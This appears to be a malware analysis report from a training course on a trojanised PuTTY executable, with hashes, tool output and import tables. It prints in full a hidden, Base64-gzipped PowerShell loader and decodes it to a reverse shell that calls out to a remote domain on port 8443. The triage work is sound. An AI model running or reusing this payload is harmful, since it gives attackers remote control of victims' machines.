ANALYSIS REPORT

Malware Analysis

v1 NUMBER

2024-05-28 DATE

Malware Analysis Report : **Putty**

Analyzed by : Chandra Kant Bauri

2024-05-28


Version 1.0

Table of Contents

Executive Summary

SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

The putty.exe malware is a normal Putty application but has a malicious code embedded within it. The binary is designated to target the Windows Operating System. The sample is a part of TCM Academy's Practical Malware Analysis and Triage Course. "Putty" - a popular SSH client. Upon execution, the malware establishes a connection to a remote server, granting unauthorized access to the victim's machine for the attacker.



60/73 security vendors and 2 sandboxes flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a1...


PuTTY

Size: 1.47 MB

Last Modification Date: 14 hours ago

peexe · direct-cpu-clock-access · runtime-modules · checks-user-input · detect-debug-environment · long-sleeps

Fig 1 : putty.exe Virus Total Results



23/64 security vendors and no sandboxes flagged this file as malicious

1184b74e6e4d8069875e72ad7d402f28f6471f54dd409c6a08...

download.ps1

Size: 2.37 KB

Last Modification Date: a moment ago

powershell

Fig 2 : powerfun.ps1 Virus Total Results

Technical Summary

Conducted a static and dynamic analysis on the putty.exe binary. Found a PowerShell script embedded within it. The PowerShell script is created by Ben Turner & Dave Hardy called “Powerfun”.
Powerfun is a reverse shell tool that reaches out to the "*bonus2.corporatebonusapplication.local*” domain on port 8443. Once a connection is established, PowerFun will serve as a reverse shell between the target and the attacker computer.




Fig 3 : Flowchart to showcase the malware execution process

Tools Used:

- Floss
- Fake net
- Netcat
- PEStudio
- Sysinternals suite
- Wire shark
- x64/x32dbg
- CyberChef

Malware Overview

Putty.exe consists of the following components:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
powerfun.ps1	1184b74e6e4d8069875e72ad7d402f28f6471f54dd409c6a087cb72540ab15e5

putty.exe:

Data	Value
File Name:	putty.exe
Category:	Trojan/RAT
Language:	N/A
Architecture:	32-Bit
SHA256SUM:	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
File Path:	C:/Users/kant/Desktop
File Size:	1.5 MB
Internet Connection:	REQUIRED
Debugger Detection:	FALSE
Virtual Machine Detection:	FALSE
Description:	
A normal putty executable with malicious PowerShell code embedded inside	

powerfun.ps1:

Data	Value
File Name:	powerfun.ps1
Category:	Reverse Shell
Language:	PowerShell
Architecture:	N/A
SHA256SUM:	1184b74e6e4d8069875e72ad7d402f28f6471f54dd409c6a087cb72540ab15e5
File Path:	N/A
File Size:	2.4 kB
Internet Connection:	REQUIRED
Debugger Detection:	FALSE
Virtual Machine Detection:	FALSE
Description:	
PowerShell Reverse Shell Written by Ben Turner & Dave Hardy	
Notes:	
https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1	

Basic Static Analysis

Strings:


Floss

Filtering through the output generated by floss. Searched for common malware strings like “cmd.exe” , “nim”, and etc. When searching for “powershell”, we found the following output.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W
227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUIypLjBNt
UL7aGczIz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU
4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMSc
pzZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wjI+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJ
vgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHIZ2pW2WKk
O/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+dGhKIqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/
GIyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYI
0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT
430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW8
4arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JP
V8bu3pqXFRIX7JF5iIoEsODfaYBgqIGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK
9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF
3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHIh33UaDWw
7eMfrfGA1NIWG6/2FDxd87V4wPBqmxtuIeH74GV/PKRvYqI3jqFn6IyiuBFVOwdkTPXSSH
sfe/+7dJtImqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktIcWPiYTk8prV5tbHFaFICIeuZQ
bL2b8qYXS8ub2V0IznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHR
uSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant
vmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtI93dQkAAA==')
)),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

The output returned a powershell command that contains a Base64 encoded and gunzipped payload.

By Using cyberchef we decoded and decompressed the Base64 encoding and obtained the powerfun.ps1.




H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGO
xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0
r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8
EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKl
qdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl
0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2U
U0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4
JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJ
gJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33
UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3
V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJ
hS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
```

Fig 4 : CyberChef Decoding Powershell Payload

Going through the returned PowerShell output we conclude it is a “powerfun.ps1” script created by Ben Turner & Dave Hardy. The script acts as a reverse shell, establishing connection to the "*bonus2.corporatebonusapplication.local*” domain on port 8443. The PowerShell script utilizes SSL connection, keep that in mind when hijacking the connection.




```
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        $listener.Stop()
        }
}

powerfun -Command reverse -Sslcon true
```

Fig 5 : CyberChef SSlcon

PE Studio Strings

Analyzed putty.exe in PE Studio to inspect some basic string output.




encoding (2)	size (bytes)	location	flag (152)	label (2255)	group (22)	technique (16)	value
ascii	14	section:.rdata	-	import	windowing	-	CreateWindowEx
ascii	14	section:.rdata	-	import	windowing	-	CreateWindowEx
ascii	13	section:.rdata	-	import	windowing	-	DefWindowProc
ascii	13	section:.rdata	-	import	windowing	-	DefWindowProc
ascii	13	section:.rdata	-	import	windowing	-	DestroyWindow
ascii	15	section:.rdata	-	import	windowing	-	DispatchMessage
ascii	15	section:.rdata	-	import	windowing	-	DispatchMessage
ascii	12	section:.rdata	-	import	windowing	-	EnableWindow
ascii	10	section:.rdata	-	import	windowing	T1055 | Process Injection	FindWindow
ascii	10	section:.rdata	-	import	windowing	-	GetCapture
ascii	16	section:.rdata	x	import	windowing	-	GetDesktopWindow
ascii	19	section:.rdata	x	import	windowing	T1010 | Window Discovery	GetForegroundWindow
ascii	10	section:.rdata	-	import	windowing	-	GetMessage
ascii	14	section:.rdata	-	import	windowing	-	GetMessageTime
ascii	14	section:.rdata	-	import	windowing	-	GetQueueStatus
ascii	13	section:.rdata	-	import	windowing	T1055 | Process Injection	GetWindowLong
ascii	18	section:.rdata	-	import	windowing	-	GetWindowPlacement
ascii	13	section:.rdata	x	import	windowing	T1010 | Window Discovery	GetWindowText
ascii	19	section:.rdata	-	import	windowing	T1010 | Window Discovery	GetWindowTextLength
ascii	8	section:.rdata	-	import	windowing	-	IsWindow
ascii	10	section:.rdata	-	import	windowing	-	MoveWindow
ascii	11	section:.rdata	-	import	windowing	-	PeekMessage
ascii	11	section:.rdata	-	import	windowing	-	PeekMessage
ascii	13	section:.rdata	-	import	windowing	-	RegisterClass
ascii	13	section:.rdata	-	import	windowing	-	RegisterClass
ascii	21	section:.rdata	-	import	windowing	-	RegisterWindowMessage
ascii	11	section:.rdata	-	import	windowing	T1055 | Process Injection	SendMessage
ascii	15	section:.rdata	-	import	windowing	-	SetActiveWindow
ascii	8	section:.rdata	-	import	windowing	-	SetFocus
ascii	19	section:.rdata	-	import	windowing	-	SetForegroundWindow
ascii	13	section:.rdata	-	import	windowing	T1055 | Process Injection	SetWindowLong
ascii	12	section:.rdata	-	import	windowing	-	SetWindowPos
ascii	10	section:.rdata	-	import	windowing	-	ShowWindow
ascii	16	section:.rdata	-	import	windowing	-	TranslateMessage
ascii	12	section:.rdata	-	import	windowing	-	UpdateWindow
ascii	14	section:.idata	-	import	windowing	-	CreateWindowEx
ascii	14	section:.idata	-	import	windowing	-	CreateWindowEx
ascii	13	section:.idata	-	import	windowing	-	DefWindowProc

Fig 5 : PE Studio strings

Import Address Table:

PE Studio

We can see possibly malicious imports the binary may be using by viewing the Import Address table in PE Studio.




imports (326)	flag (52)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (16)	technique (15)	type (6)	ordinal (1)	library (0)
CreateWindowExA	-	0x001239C4	0x00680073	115 (0x0073)	windowing	-	implicit	-	USER32.dll
CreateWindowExW	-	0x001239D6	0x002E006B	116 (0x0074)	windowing	-	implicit	-	USER32.dll
DefWindowProcA	-	0x001239F6	0x002E002E	168 (0x00A8)	windowing	-	implicit	-	USER32.dll
DefWindowProcW	-	0x00123A08	0x0077002F	169 (0x00A9)	windowing	-	implicit	-	USER32.dll
DestroyWindow	-	0x00123A46	0x0077002F	183 (0x00B7)	windowing	-	implicit	-	USER32.dll
DispatchMessageA	-	0x00123A68	0x00730068	190 (0x00BE)	windowing	-	implicit	-	USER32.dll
DispatchMessageW	-	0x00123A7C	0x0063006F	191 (0x00BF)	windowing	-	implicit	-	USER32.dll
EnableWindow	-	0x00123ACE	0x00680073	241 (0x00F1)	windowing	-	implicit	-	USER32.dll
FindWindowA	-	0x00123AF6	0x0063002E	275 (0x0113)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
GetCapture	-	0x00123B12	0x002F002E	295 (0x0127)	windowing	-	implicit	-	USER32.dll
GetDesktopWindow	✗	0x00123B84	0x006C0065	325 (0x0145)	windowing	-	implicit	-	USER32.dll
GetForegroundWindow	✗	0x00123BCE	0x002E002E	342 (0x0156)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetMessageA	-	0x00123C0C	0x00750032	387 (0x0183)	windowing	-	implicit	-	USER32.dll
GetMessageTime	-	0x00123C1A	0x00650073	390 (0x0186)	windowing	-	implicit	-	USER32.dll
GetQueueStatus	✗	0x00123C38	0x00740075	429 (0x01AD)	windowing	-	implicit	-	USER32.dll
GetWindowLongA	-	0x00123CA0	0x0063002E	480 (0x01E0)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
GetWindowPlacement	-	0x00123CB2	0x002E0000	486 (0x01E6)	windowing	-	implicit	-	USER32.dll
GetWindowTextA	✗	0x00123CD8	0x00730073	492 (0x01EC)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetWindowTextLengthA	-	0x00123CEA	0x00640068	493 (0x01ED)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
